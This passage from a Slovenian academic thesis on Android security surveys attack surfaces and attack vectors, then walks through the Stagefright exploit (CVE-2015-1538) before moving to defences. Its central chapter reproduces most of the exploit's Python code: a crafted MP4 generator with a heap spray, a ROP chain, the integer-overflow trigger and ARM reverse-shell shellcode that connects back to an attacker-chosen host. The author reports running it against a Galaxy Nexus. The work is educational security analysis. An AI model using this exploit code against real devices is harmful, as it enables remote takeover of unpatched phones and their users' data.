.dex datoteko, "native code", naloži: .apk iz poljubnega vira, ali uporabi kodo druge aplikacije, ki ni pravilno zaščitena (pred verzijo 4.3)[36].

Od marca 2015 dalje so pred objavo vse aplikacije tudi ročno pregledane. Poleg tega je na telefonu še storitev, imenovana Verify Apps, ki preverja aplikacije, naložene iz virov izven trgovine Google Play. Če so prepoznane kot škodljive, jih odstrani.

2.4 Možne tarče napada (ang. attack surfaces)

Možne tarče napada so vsi sestavni deli, ki lahko vsebuje ranljivosti, s katerimi napadalcu omogočijo dostop - npr.: mrežni vmesniki, aplikacije, fizični dostop, itd.

2.4.1 WiFi

V primeru, da je naprava povezana v odprto omrežje Wi-Fi, je promet, ki ga po njem pošilja, dostopen komur koli. Pri omrežju, zaščitenem z WEP ali WPA, je promet kriptiran, vendar uporabnika to še vedno ne zaščiti pred vstopom čez dostopno točko, če je le-ta v lasti napadalca. V primeru, da mobilna naprava sama deluje kot dostopna točka, se tveganje zelo poveča, saj se nanjo napadalec lahko poveže.

2.4.2 Mobilno omrežje

Če ima napadalec oddajnik, ki oddaja močnejši signal od najbližjega oddajnika mobilnega operaterja, se naprava avtomatsko poveže nanj. S tem dobi napadalec dostop do podatkov, ki se prenašajo prek mobilnega omrežja, kot so: klici, SMS-i, mobilni podatki.

2.4.3 Brskalnik

Napadalec lahko žrtvi podtakne povezavo na škodljivo spletno stran, izkoristi ranljivost sicer neškodljive spletne strani s tem, da vanjo vstavi svojo kodo, ali pa se postavi med žrtev in njen cilj ter izvede napad Srednjega moža.

2.4.4 Aplikacije

Aplikacije, ki dostopajo do spleta, so ranljive, če ne uporabljajo primernih varnostnih mehanizmov, preverjanja o tem, kam in kako so povezane, če ne kriptirajo podatkov, ali če uporabljajo ranljivo implementacijo protokola SSL (Secure Socket Layer).

2.4.5 Oglasi

Ogrodja za oglaševanje vsebujejo knjižnice, ki jih lahko po potrebi kličejo za prikaz oglasov. Ob tem obstaja možnost za rabo škodljive kode. Poleg tega so problematična, ker zbirajo razne podatke o uporabnikih in tako ogrožajo njihovo zasebnost.

2.4.6 GPS

Napadalec lahko izvede napad z lažnim predstavljanjem (ang. *spoofing*), kjer žrtvi pošilja napačne podatke in jo s tem zavaja. Bolj razširjeno je, da različne aplikacije zbirajo podatke o lokaciji, ki jih posredujejo/prodajo naprej.

2.4.7 Bluetooth

Obstajajo različni profili povezave Bluetooth in vsak od njih daje povezani napravi različne možnosti dostopa do mobilne naprave. Headset/Hand-Free profil povezani napravi omogoča dostop do mikrofona in zvočnika. Protokol pred povezavo med napravami zahteva potrditev z obeh naprav, vendar je pri določenih napravah PIN fiksen (ang. hardcoded), kar olajša delo napadalcu.

Po vzpostavitvi povezave so možni napadi kot so: Bluejacking, Bluesnarfing, and Bluebugging.
Bluejacking pomeni prek vmesnika bluetooth pošiljanje sporočil napravam v neposredni fizični bližini, za katero pošiljatelj ne potrebuje odobritve prejemnika. Samo po sebi ni škodljivo.
Bluesnarfing je metoda, s katero napadalec dostopa do podatkov na žrtvinem telefonu prek bluetooth-a. Napad je za žrtev težko opazen.
Pri Bluebugging-u napadalec prevzame nadzor nad telefonom žrtve.

2.4.8 NFC

Tehnologijo Near Field Communication (NFC) uporabljamo za prenos podatkov, napr.: običajno kot del oglasov, prenos podatkov med dvema napravama, ali za brezstično plačevanje. Podatki s senzorja se pošljejo aplikaciji, ki se je registrirala kot prejemnik NFC podatkov. Aplikacija za to ne potrebuje nobenega posebnega dovoljenja. Poleg očitne nevarnosti prestrezanja občutljivih podatkov je manj očitna posledica tudi to, da se NFC avtomatsko povezuje tudi z drugimi komunikacijskimi čipi, kot sta: Wi-Fi in Bluetooth, ter s tem napadalcu odpira nove poti.

2.4.9 Datotečni sistem

Datotečni sistem je zaščiten z dovoljenji. V primeru nepravilne konfiguracije dovoljenj ima napadalec omogočen dostop do nekaterih datotek. Zanimive tarče so npr. nezaščiteni sistemski klici, vtičnice, povezovalnikov gonilnik, skupni spomin, ali vmesnik mobilnega omrežja.

2.4.10 Fizične površine

Fizične površine zahtevajo fizični dostop, ter primerno orodje in znanje. Razstavljanje naprave jo najverjetneje uniči.

Razstavljanje

Ob odprtju naprave dobi napadalec dostop do integriranih vezij in nezaščitenih serijskih ter JTAG razhroščevalnih vrat, prek njih pa do celotnega sistema. V primeru, da ne dobi dostopa do nezaščitenih vrat, lahko odstrani flash pomnilnik in ga enostavno prebere v primeru, ko le-ta ni kriptiran.

USB

Android Debug Bridge omogoča uporabniku popoln dostop do ukazne lupine na mobilni napravi. Verzije pred 4.2.2 ne zahtevajo nobene avtentikacije za vzpostavitev povezave, verzije med 4.2.2 in 4.4.2 pa omogočajo dostop, če ima uporabnik vklopljen USB Debugging, vendar se zaradi ranljivosti da zaobiti avtorizacijo [22].

2.5 Smer napada

Smer napada je akcija, ki jo napadalec izvede, da pridobi dostop do sistema, npr.: pošlje e-pošto, se poveže na omrežni vmesnik ipd.

2.5.1 Ponovno pakiranje

Napadalci izberejo znano aplikacijo, jo s pomočjo vzvratnega inženiringa analizirajo in vanjo dodajo svojo škodljivo kodo. Tako aplikacijo nato objavijo na tako imenovanih '3rd party' spletnih trgovinah, od koder jo uporabniki namestijo. Obstaja veliko odprtokodnih in komercialnih orodij za vzvratni inženiring, nekatera od njih so: baksmali, apktool, dex2jar, JEB, itd. Zaščita pred vzvratnim inženiringom je uporaba zakrivanja kode.

2.5.2 Pridobitev upravljalnih dovoljenj

Uporabnik uradne verzije Androida nima administratorskega dostopa in posledično določenih stvari ne more spreminjati. Tisti, ki želijo odstraniti tovarniško nameščene aplikacije, uporabljati deljenje brezžičnega dostopa (ang.

wifi tethering) ali iz kakršnegakoli drugega razloga želijo popoln dostop do sistema, se odločajo za pridobitev korenskega dostopa do telefona. Prvi korak v takem postopku je odklepanje zagonskega nalagalnika, ki izbriše uporabniške podatke in omogoči nalaganje poljubnih sistemskih slik. Odklepanje nalagalnika je odvisen od znamke – določeni proizvajalci imajo omogočeno odklepanje, določeni pa ne. Če proizvajalec ne omogoča odklepanja, je korenjenje možno z izkoriščanjem znanih ranljivosti. Ko imamo odklenjen nalagalnik, lahko v sistemsko sliko dodamo binarno kodo za ukaz `su` in sliko naložimo na napravo, s tem pa smo pridobili skrbniški nadzor.

Problematika korenjenja je, da se ob tem ogrozi varnost sistema, saj v takem primeru aplikacije lahko dobijo skrbniški dostop in prevzamejo nadzor nad napravo. Poleg lastnikov naprav pa lahko varnostne luknje, ki omogočajo skrbniški dostop, izkoristijo tudi škodljivi programi.

2.5.3 ROP

Return Oriented programiranje (ROP) je način napada, s katerim napdalec lahko zaobide zaščito pred izvajanjem kode, naložene na sklad (stack). Z rabo ROP-a zaženemo program, ne da bi dejansko svojo kodo naložili v pomnilnik. Namesto tega kodo sestavimo iz majhnih delčkov, imenovanih Gadget, ki jih kličemo iz kode, naložene v pomnilnik.

2.5.4 Memory corruption

Sklad služi za shranjevanje kode in lokalnih spremenljivk. Če funkcija, ki bere vhodne podatke, ne preverja njihove dolžine, potem se vrednost izravnalnika prepiše čez polje, namenjeno za spremenljivke, in čez del naslednjega polja v skladu. Če je na začetku koda, potem prepiše kodo. Ko pride programski števec do lokacije, se namesto prvotne kode uporabi tisto, kar je bilo zapisano v vhodnem izravnalniku, ki ga kontrolira napadalec. Android sicer vsebuje tehnike za zaščito sklada, vendar so specifični posamezni napadi še

vedno mogoči.

Globalne spremenljivke se shranijo na kopico (ang. *Heap*). Le-ta ni sproti avtomatsko očiščena, zato lahko prihaja do rabe po izbrisu (ang. *use after free*), – posledica tega pa je uporaba "izbrisanih"podatkov. V določenih primerih so v spominu še prejšnji podatki, včasih pa se aplikacija zruši.

Poglavje 3

Primer izvedenega napada imenovanega Stagefright

Stagefright ranljivost je odkril Zimperiumov raziskovalec Joshua J. Drake aprila 2015 in o njej poročal Googlu. Javno je bila objavljena 27.7.2015, programska koda, ki izkorišča ranljivost, pa avgusta 2015. Ranljivost je bila odpravljena v verziji 5.1.1, objavljeni aprila 2015 ter v varnostnih popravkih, objavljenih v avgustu. Ranljivost ima dodeljeno oznako CVE-2015-1538 oziroma hrošč 20139950. Tip ranljivosti je izvajanje poljubne kode na daljavo (ang. remote code execution). V nadaljevanju bom podrobno analizirala delovanje Drakove kode [27].

3.1 Vzrok

Vzrok za ranljivost je preliv celega števila (ang. *integer overflow*) v knjižnici libstagefright, ki služi za procesiranje multimedijskih vsebin. V razredu `libstagefright/SampleTable.cpp` se ne preverja, če je spremenljivka `mNumSampleToChunkOffsets` prekoračila maksimalno vrednost in je prišlo do preliva (ang. *integer overflow*). Rešitev je preverjanje, ali je velikost spremenljivke smiselna.

```
if (SIZE_MAX/sizeof(SampleToChunkEntry) <= mNumSampleToChunkOffsets)
```

```
return ERROR_OUT_OF_RANGE;
```

3.2 Analiza kode

```
if __name__ == '__main__':
   import sys
   import mp4
   import argparse

   def write_file(path, content):
       with open(path, 'wb') as f:
           f.write(content)

   def addr(sval):
       if sval.startswith('0x'):
           return int(sval, 16)
       return int(sval)

   # The address of a fake StrongPointer object (sprayed)
   sp_addr   = 0x41d00010  # takju @ imm76i { 2MB (via hangouts)

   # The address to of our ROP pivot
   newpc_val = 0xb0002850 # point sp at __dl_restore_core_regs

   # Allow the user to override parameters
   parser = argparse.ArgumentParser()
   parser.add_argument('-c', '-connectback-host', dest='cbhost',
    default='31.3.3.7')
   parser.add_argument('-p', '-connectback-port', dest='cbport', type=int,
    default=12345)
```

```
parser.add_argument('-s', '-spray-address', dest='spray_addr',
type=addr,  default=None)
parser.add_argument('-r', '-rop-pivot', dest='rop_pivot',
type=addr, default=None)
parser.add_argument('-o', '-output-file', dest='output_file',
 default='fireworm.mp4')
args = parser.parse_args()

if len(sys.argv) == 1:
    parser.print_help()
    sys.exit(-1)

if args.spray_addr == None:
    args.spray_addr = sp_addr
if args.rop_pivot == None:
    args.rop_pivot = newpc_val

# Build the MP4 file...
data = mp4.create_mp4(args.spray_addr, args.rop_pivot,
args.cbhost, args.cbport)
print('[*] Saving crafted MP4 to %s ...' % args.output_file)
write_file(args.output_file, data)
```

Glavni del kode (*main*) preveri argumente in nastavi prednastavljene vrednosti, če argumentov ni. Možni argumenti so: `spray_address`, `rop_pivot`, `host`, `port`, `output_file`. `Host` in `port` povesta, kam se bo žrtvina naprava povezala. `Spray address` je odvisen od ciljne naprave in verzije sistema na njej. V tem primeru je ciljna naprava Galaxy Nexus z Androidom 4.04.

V nadaljevanju glavnega dela kode se kliče funkcija `create_mp4()` in `write_file()`.

```
def create_mp4(sp_addr, newpc_val, cb_host, cb_port):
```

```
chunks = []

# Build the MP4 header...
ftyp =  'mp42'
ftyp += struct.pack('>L', 0)
ftyp += 'mp42'
ftyp += 'isom'
chunks.append(make_chunk('ftyp', ftyp))

# Note, this causes a few allocations...
moov_data = ''
moov_data += make_chunk('mvhd',
    struct.pack('>LL', 0, 0x41414141) +
    ('B' * 0x5c) )

# Add a minimal, verified trak to satisfy mLastTrack being set
moov_data += make_chunk('trak',
    make_chunk('stbl',
        make_stsc(0x28, 0x28) +
        make_stco() +
        make_stsz() +
        make_stts() ))
```

Najprej zapišemo glavo datoteke mp4. `mp42` nam pove, da je bil uporabljen standard ISO 14496-1 ver. 2., ki se drži vse specifikacije, zapisane v standardu (verzija 1 ne uporablja opisa). `isom` je splošen tip, kompatibilen z vsemi specifičnimi lastniškimi tipi (npr. Quicktime, 3gp, Apple AAC).

`struct.pack` zakodira informacije v binarno obliko. Znak ≫ pomeni, da uporablja način **big endian**.

Nato kliče `make_chunk` funkcijo.

```
# Creates a single MP4 atom { LEN, TAG, DATA

def make_chunk(tag, data):
   if len(tag) != 4:
       raise 'Yo! They call it \FourCC'' for a reason.'
   ret = struct.pack('>L', len(data) + 8)
   ret += tag
   ret += data
   return ret
```

Za argumente sprejme oznako (*tag*) in podatke (*data*). Funkcija poskrbi, da so podatki zapisani s pravilno poravnavo in jih nato zapakira v binarno obliko.

V vrstici 197-199 se v `moov_data` shrani inštrukcija `adcs r1,r0 + 17b8`.

V vrstici 202-207 kličemo funkcije: `make_stsc`, `make_stco`, `make_stsz`, `make_stts`. Njihov odgovor se zapakira v binarno obliko in shrani v `moov_data`. Najprej sledi klic funkcije `make_stsc(0x28, 0x28)`.

```
def make_stsc(num_alloc, num_write, sp_addr=0x42424242,
do_overflow = False):
   ret =  struct.pack('>L', 0) # version/flags
   # this is the clean version...
   if not do_overflow:
       ret += struct.pack('>L', num_alloc) # mNumSampleToChunkOffsets
       ret += 'Z' * (12 * num_alloc)
       return make_chunk('stsc', ret)

   # now the explicit version. (trigger the bug)
   ret += struct.pack('>L', 0xc0000000 + num_alloc)
   # mNumSampleToChunkOffsets
   # fill in the entries that will overflow the buffer
   for x in range(0, num_write):
```

```
        ret += make_stsc_entry(sp_addr, sp_addr, sp_addr)

    ret = make_chunk('stsc', ret)

    # patch the data_size
    ret = struct.pack('>L', 8 + 8 + (num_alloc * 12)) + ret[4:]

    return ret
```

Funkcija sprejema argumente: `num_alloc`, `num_write`, `sp_addr`, `do_overflow`. Prva dva argumenta sta obvezna, druga dva imata prednastavljene vrednosti: `sp_addr = 0x42424242` in `do_overflow = false`. Ta funkcija sproži preplavitev kopice (*ang. heap overflow*).

Če je zastavica `do_overflow` postavljena na `true`, potem funkcija vrne strukturo, ki bo preplavila pomnilnik. Vsebina te strukture so razpršilni naslovi (*ang. spray addresses*), ki kažejo na začetek kode, ki bo dejansko izvedla napadalčevo akcijo.

Za tvorbo te strukture kliče funkcijo `make_stsc_entry`.

```
def make_stsc_entry(start, per, desc):
    ret = ''
    ret += struct.pack('>L', start + 1)
    ret += struct.pack('>L', per)
    ret += struct.pack('>L', desc)
    return ret
```

Ta funkcija zgolj zapakira razpršilni naslov v binarno obliko in ga vrne klicatelju.

Nato `make_stsc` klicatelju, v tem primeru `create_mp4`, vrne binarno strukturo. Zatem kličemo funkcijo `make_stco`.

```
def make_stco(extra=''):
```

```
    ret =  struct.pack('>L', 0) # version
    ret += struct.pack('>L', 0) # mNumChunkOffsets
    return make_chunk('stco', ret+extra)
```

Tu se zgolj doda verzija in odmiki, ki se zapakirajo v binarno obliko in vrnejo klicatelju.

Zatem se iz funkcije `create_mp4` kliče funkcija `make_stsz`.

```
def make_stsz(extra=''):
    ret =  struct.pack('>L', 0) # version
    ret += struct.pack('>L', 0) # mDefaultSampleSize
    ret += struct.pack('>L', 0) # mNumSampleSizes
    return make_chunk('stsz', ret+extra)
```

V tej funkciji so dodani: verzija, velikost vzorca in število vzorcev, kar se zapakira v binarno obliko in vrne klicatelju.

V kličoči funkciji `create_mp4` se nato kliče funkcija `make_stts`.

```
def make_stts():
    ret =  struct.pack('>L', 0) # version
    ret += struct.pack('>L', 0) # mTimeToSampleCount
    return make_chunk('stts', ret)
```

Funkcija doda časovno komponento, jo skupaj z verzijo zapakira v binarno obliko in vrne klicatelju.

V `create_mp4` funkciji se potem odgovori vseh štirih funkcij združijo in shranijo v skupen objekt.

```
    # Spray the heap using a large tx3g chunk (can contain binary data!)
    """
       0x4007004e <_ZNK7android7RefBase9decStrongEPKv+2>:
       ldr r4, [r0, #4]  ; load mRefs
       0x40070050 <_ZNK7android7RefBase9decStrongEPKv+4>:
       mov r5, r0
```

```
    0x40070052 <_ZNK7android7RefBase9decStrongEPKv+6>:
     mov r6, r1
    0x40070054 <_ZNK7android7RefBase9decStrongEPKv+8>:
     mov r0, r45
    0x40070056 <_ZNK7android7RefBase9decStrongEPKv+10>:
    blx 0x40069884    ; atomic_decrement
    0x4007005a <_ZNK7android7RefBase9decStrongEPKv+14>:
    cmp r0, #1        ; must be 1
    0x4007005c <_ZNK7android7RefBase9decStrongEPKv+16>:
    bne.n   0x40070076 <_ZNK7android7RefBase9decStrongEPKv+42>
    0x4007005e <_ZNK7android7RefBase9decStrongEPKv+18>:
    ldr r0, [r4, #8]  ; load refs->mBase
    0x40070060 <_ZNK7android7RefBase9decStrongEPKv+20>:
    ldr r1, [r0, #0]  ; load mBase._vptr
    0x40070062 <_ZNK7android7RefBase9decStrongEPKv+22>:
    ldr r2, [r1, #12] ; load method address
    0x40070064 <_ZNK7android7RefBase9decStrongEPKv+24>:
    mov r1, r6
    0x40070066 <_ZNK7android7RefBase9decStrongEPKv+26>:
    blx r2            ; call it!
"""
```

Nato se zapiše: `tx3g` objekt, ki je namenjen podnapisom, vendar je izkoriščen za zapis kode v binarni obliki na kopico, da jo lahko pozneje kličemo z razpršilnega naslova.

```
page = ''
  off = 0  # the offset to the next object
  off += 8
  page += struct.pack('<L', sp_addr + 8 + 16 + 8 + 12 - 28)
  # _vptr.RefBase (for when we smash mDataSource)
  page += struct.pack('<L', sp_addr + off) # mRefs
```

```
    off += 16
    page += struct.pack('<L', 1)             # mStrong
    page += struct.pack('<L', 0xc0dedbad)    # mWeak
    page += struct.pack('<L', sp_addr + off) # mBase
    page += struct.pack('<L', 16)
    # mFlags (dont set OBJECT_LIFETIME_MASK)
    off += 8
    page += struct.pack('<L', sp_addr + off)

    # the mBase _vptr.RefBase
    page += struct.pack('<L', 0xf00dbabe)    # mBase.mRefs (unused)
    off += 16
    page += struct.pack('<L', 0xc0de0000 + 0x00)  # vtable entry 0
    page += struct.pack('<L', 0xc0de0000 + 0x04)  # vtable entry 4
    page += struct.pack('<L', 0xc0de0000 + 0x08)  # vtable entry 8
    page += struct.pack('<L', newpc_val)          # vtable entry 12
    rop = build_rop(off, sp_addr, newpc_val, cb_host, cb_port)
```

V tem delu so shranjeni naslovi, ki se pozneje uporabijo pri ROP napadu. Zatem se kliče funkcija `build_rop`.

```
def build_rop(off, sp_addr, newpc_val, cb_host, cb_port):
    rop = ''
    rop += struct.pack('<L', sp_addr + off + 0x10)
    # new sp
    rop += struct.pack('<L', 0xb0002a98)
    # new lr { pop {pc}
    rop += struct.pack('<L', 0xb00038b2+1)
    # new pc: pop {r0, r1, r2, r3, r4, pc}

    rop += struct.pack('<L', sp_addr & 0xfffff000)
    # new r0 { base address (page aligned)
```

```
rop += struct.pack('<L', 0x1000)
# new r1 { length
rop += struct.pack('<L', 7)
# new r2 { protection
rop += struct.pack('<L', 0xd000d003)
 # new r3 { scratch
rop += struct.pack('<L', 0xd000d004)
# new r4 { scratch
rop += struct.pack('<L', 0xb0001144)
# new pc { _dl_mprotect
```

Najprej se v registre shrani začetni naslov, dolžina in zaščita, nato se shrani naslov binarne kode.

```
native_start = sp_addr + 0x80
   rop += struct.pack('<L', native_start)
   # address of native payload
   #rop += struct.pack('<L', 0xfeedfed5)          # top of stack...
   # linux/armle/shell_reverse_tcp (modified to pass env and fork/exit)
   buf =  ''
   # fork
   buf += '\x02\x70\xa0\xe3'
   buf += '\x00\x00\x00\xef'
   # continue if not parent...
   buf += '\x00\x00\x50\xe3'
   buf += '\x02\x00\x00\x0a'
   # exit parent
   buf += '\x00\x00\xa0\xe3'
   buf += '\x01\x70\xa0\xe3'
   buf += '\x00\x00\x00\xef'
   # setsid in child
   buf += '\x42\x70\xa0\xe3'
```

```
buf += '\x00\x00\x00\xef'
# socket/connect/dup2/dup2/dup2
buf += '\x02\x00\xa0\xe3\x01\x10\xa0\xe3\x05\x20\x81\xe2\x8c'
buf += '\x70\xa0\xe3\x8d\x70\x87\xe2\x00\x00\x00\xef\x00\x60'
buf += '\xa0\xe1\x6c\x10\x8f\xe2\x10\x20\xa0\xe3\x8d\x70\xa0'
buf += '\xe3\x8e\x70\x87\xe2\x00\x00\x00\xef\x06\x00\xa0\xe1'
buf += '\x00\x10\xa0\xe3\x3f\x70\xa0\xe3\x00\x00\x00\xef\x06'
buf += '\x00\xa0\xe1\x01\x10\xa0\xe3\x3f\x70\xa0\xe3\x00\x00'
buf += '\x00\xef\x06\x00\xa0\xe1\x02\x10\xa0\xe3\x3f\x70\xa0'
buf += '\xe3\x00\x00\x00\xef'
# execve(shell, argv, env)
buf += '\x30\x00\x8f\xe2\x04\x40\x24\xe0'
buf += '\x10\x00\x2d\xe9\x38\x30\x8f\xe2\x08\x00\x2d\xe9\x0d'
buf += '\x20\xa0\xe1\x10\x00\x2d\xe9\x24\x40\x8f\xe2\x10\x00'
buf += '\x2d\xe9\x0d\x10\xa0\xe1\x0b\x70\xa0\xe3\x00\x00\x00'
buf += '\xef\x02\x00'
```

V naslednjem delu je koda, s katero dejansko izvedemo napad. Proces podvoji($fork$), ustvari vtičnico, jo poveže na napadalčev naslov IP in vrata ter zažene ukazno vrstico.

```
# Add the connect back host/port
buf += struct.pack('!H', cb_port)
cb_host = socket.inet_aton(cb_host)
buf += struct.pack('=4s', cb_host)
# shell {
buf += '/system/bin/sh\x00\x00'
# argv {
buf += 'sh\x00\x00'
# env {
buf += 'PATH=/sbin:/vendor/bin:/system/
 /sbin:/system/bin:/system/xbin\x00'
```

```
    # Add some identifiable stuff, just in case something goes awry...
    rop_start_off = 0x34
    x = rop_start_off + len(rop)
    while len(rop) < 0x80 - rop_start_off:
        rop += struct.pack('<L', 0xf0f00000+x)
        x += 4

    # Add the native payload...
    rop += buf

    return rop
```

V tem delu se doda skok na naslednjo vrstico, dokler ne pridemo do naslova, na katerem je koda, ki bo odprla povezavo do napadalca (iz prejšnje slike). Celotna binarna koda se nato vrne klicatelju funkcije.

```
x = len(page)
    while len(page) < 4096:
        page += struct.pack('<L', 0xf0f00000+x)
        x += 4

    off = 0x34
    page = page[:off] + rop + page[off+len(rop):]
    spray = page * (((2*1024*1024) / len(page)) - 20)
    moov_data += make_chunk('tx3g', spray)
    block = 'A' * 0x1c
    bigger = 'B' * 0x40
    udta = make_chunk('udta',
        make_chunk('meta',
            struct.pack('>L', 0) +
            make_chunk('ilst',
```

```
        make_chunk('cpil',    make_chunk('data', struct.pack(
        '>LL', 21, 0) + 'A')) +
        make_chunk('trkn',    make_chunk('data', struct.pack
        ('>LL', 0, 0) + 'AAAABBBB')) +
        make_chunk('disk',    make_chunk('data', struct.pack(
        '>LL', 0, 0) + 'AAAABB')) +
        make_chunk('covr',    make_chunk('data', struct.pack(
        '>LL', 0, 0) + block)) * 32 +
        make_chunk('\xa9alb', make_chunk('data', struct.pack(
        '>LL', 0, 0) + block)) +
        make_chunk('\xa9ART', make_chunk('data', struct.pack(
        '>LL', 0, 0) + block)) +
        make_chunk('aART',    make_chunk('data', struct.pack(
        '>LL', 0, 0) + block)) +
        make_chunk('\xa9day', make_chunk('data', struct.pack(
        '>LL', 0, 0) + block)) +
        make_chunk('\xa9nam', make_chunk('data', struct.pack(
        '>LL', 0, 0) + block)) +
        make_chunk('\xa9wrt', make_chunk('data', struct.pack(
        '>LL', 0, 0) + block)) +
        make_chunk('gnre',    make_chunk('data', struct.pack(
        '>LL', 1, 0) + block)) +
        make_chunk('covr',    make_chunk('data', struct.pack(
        '>LL', 0, 0) + block)) * 32 +
        make_chunk('\xa9ART', make_chunk('data', struct.pack(
        '>LL', 0, 0) + bigger)) +
        make_chunk('\xa9wrt', make_chunk('data', struct.pack(
        '>LL',0, 0) + bigger)) +
        make_chunk('\xa9day', make_chunk('data', struct.pack(
        '>LL',0, 0) + bigger)))
    )
```

```
        )
    moov_data += udta
```

Shrani se vrnjeni ROP-objekt in seznam inštrukcij, klicanih z njega, kot vidimo v vrsticah 258-272.

```
# Make the nasty trak
    tkhd1 = ''.join([
        '\x00',        # version
        'D' * 3,       # padding
        'E' * (5*4),   # {c,m}time, id, ??, duration
        'F' * 0x10,    # ??
        struct.pack('>LLLLLL',
            0x10000,   # a00
            0,         # a01
            0,         # dx
            0,         # a10
            0x10000,   # a11
            0),        # dy
        'G' * 0x14
        ])
```

Nato se zapiše glava datoteke.

```
 trak1 = ''
    trak1 += make_chunk('tkhd', tkhd1)

    mdhd1 = ''.join([
        '\x00',        # version
        'D' * 0x17,    # padding
        ])

    mdia1 = ''
```

```
    mdia1 += make_chunk('mdhd', mdhd1)
    mdia1 += make_chunk('hdlr', 'F' * 0x3a)

    dinf1 = ''
    dinf1 += make_chunk('dref', 'H' * 0x14)

    minf1 = ''
    minf1 += make_chunk('smhd', 'G' * 0x08)
    minf1 += make_chunk('dinf', dinf1)
```

V zadnjem delu se vsi kosi datoteke sestavijo in vrnejo klicatelju.

```
# Build the nasty sample table to trigger the vulnerability here.
    stbl1 = make_stsc(3, (0x1200 / 0xc) - 1, sp_addr, True)
    # TRIGGER

    # Add the stbl to the minf chunk
    minf1 += make_chunk('stbl', stbl1)

    # Add the minf to the mdia chunk
    mdia1 += make_chunk('minf', minf1)

    # Add the mdia to the track
    trak1 += make_chunk('mdia', mdia1)

    # Add the nasty track to the moov data
    moov_data += make_chunk('trak', trak1)

    # Finalize the moov chunk
    moov = make_chunk('moov', moov_data)
    chunks.append(moov)
```


```
# Combine outer chunks together and voila.
data = ''.join(chunks)

return data
```

Glavna funkcija podatke pošlje funkciji `write_file`, ki jih le še zapiše v zunanjo datoteko.

3.3 Izvedba


Napad sem izvedla na telefonu Galaxy Nexus, ki poganja Android 4.04. Na računalniku sem pognala zgoraj opisano kodo, rezultat katere je mp4 datoteka. Kot argument sem podala IP naslov svojega računalnika ter poljubna vrata. Na specifiranih vratih sem nato nastavila poslušatelja. Video datoteko sem potem poslala na telefon, kjer sem jo odprla s predvajalnikom videa.




Slika 3.1: *video na telefonu*

Aplikacija za predvajanje se je sesula.

Na računalniku sem lahko opazila povezavo na vrata, ki sem jih specificirala.



Slika 3.2: *crash*



Slika 3.3: *Povezava na specificirana vrata*

Poglavje 4

Obramba pred napadi

V ekosistemu Android sodelujejo številni akterji: Google kot lastnik operacijskega sistema, proizvajalci naprav, ki sistem prilagajajo in nalagajo na svoje naprave, operaterji, uporabniki, ponudniki aplikacij in drugi. Vsak od njih lahko prispeva svoj del k boljši varnosti sistema. Opisala bom nekaj predlogov.

4.1 Googlova vloga

Pri zasnovi Androida so se osredotočili na odprtost in niso dajali tako velikega poudarka na varnost sistema. Zaradi tega posodabljanje in nadgrajevanje operacijskega sistema ni enostaven proces. V idealnem primeru bi bil sistem zasnovan tako, da bi bili varnostni popravki dostavljeni neposredno uporabnikom brez potreb po posredovanju proizvajalcev mobilnih naprav in operaterjev. Od avgusta 2015 dalje Google objavlja mesečne varnostne popravke za Nexus naprave. LG, Samsung, Blackberry in Sony so se tudi zavezali k zagotavljanju varnostnih popravkov po javni objavi Stagefright ranljivosti, vendar brez jasnih zagotovil, katerim napravam, kako dolgo ter koliko pogosto. Google bi moral od proizvajalcev zahtevati redno vključevanje varnostnih popravkov, podobno kot ima minimalne zahteve glede strojne opreme za naprave, na katere proizvajalec želi naložiti operacijski sistem.

Če bi Google spremenil sistem, tako da bi varnostne aplikacije lahko imele korenski dostop, bi jim s tem omogočil učinkovitejše delovanje. V trenutnem sistemu se aplikacije varnostno pregledajo pred objavo v Google Trgovini ter rutinsko z Verify Apps servisom. V primeru, da se omogoči korenski dostop varnostnim aplikacijam drugih proizvajalcev, se razširi konkurenčnost ponudbe.

4.2 Proizvajalčeva vloga

Proizvajalci dobijo varnostne popravke od Googla in jih morajo vključiti v svoje različice Androida. Bolj kot so prilagodili sistem svojim napravam, več prilagoditev morajo izvesti. Najbolje bi bilo, če bi bile prilagoditve take vrste, da ne bi ovirale varstvenih popravkov, in bi se ti lahko direktno vključili v sistem.

4.3 Vloga varnostnih podjetij

Za učinkovitost delovanja antivirusne aplikacije potrebujejo korenski dostop, sicer jih ovira peskovnik. V trenutnem sistemu predstavlja argument proti rabi antivirusnih rešitev na mobilnih napravah ugotovitev, da na omejenih sredstvih ne morejo biti bolj učinkovite od varnostnega pregleda, ki ga izvede Google Varnostnik pred objavo z veliko bolj obsežnimi sredstvi. Delno je to sicer res, vendar je pregled Google Varnostnika časovno omejen, česar se poslužujejo mnogi škodljivi programi tako, da škodljivo kodo naložijo s časovno zakasnitvijo. Ker antivirusne aplikacije na telefonu tečejo ves čas, bi takšne poskuse lahko zaznale in ustavile.

4.4 Vloga uporabnika

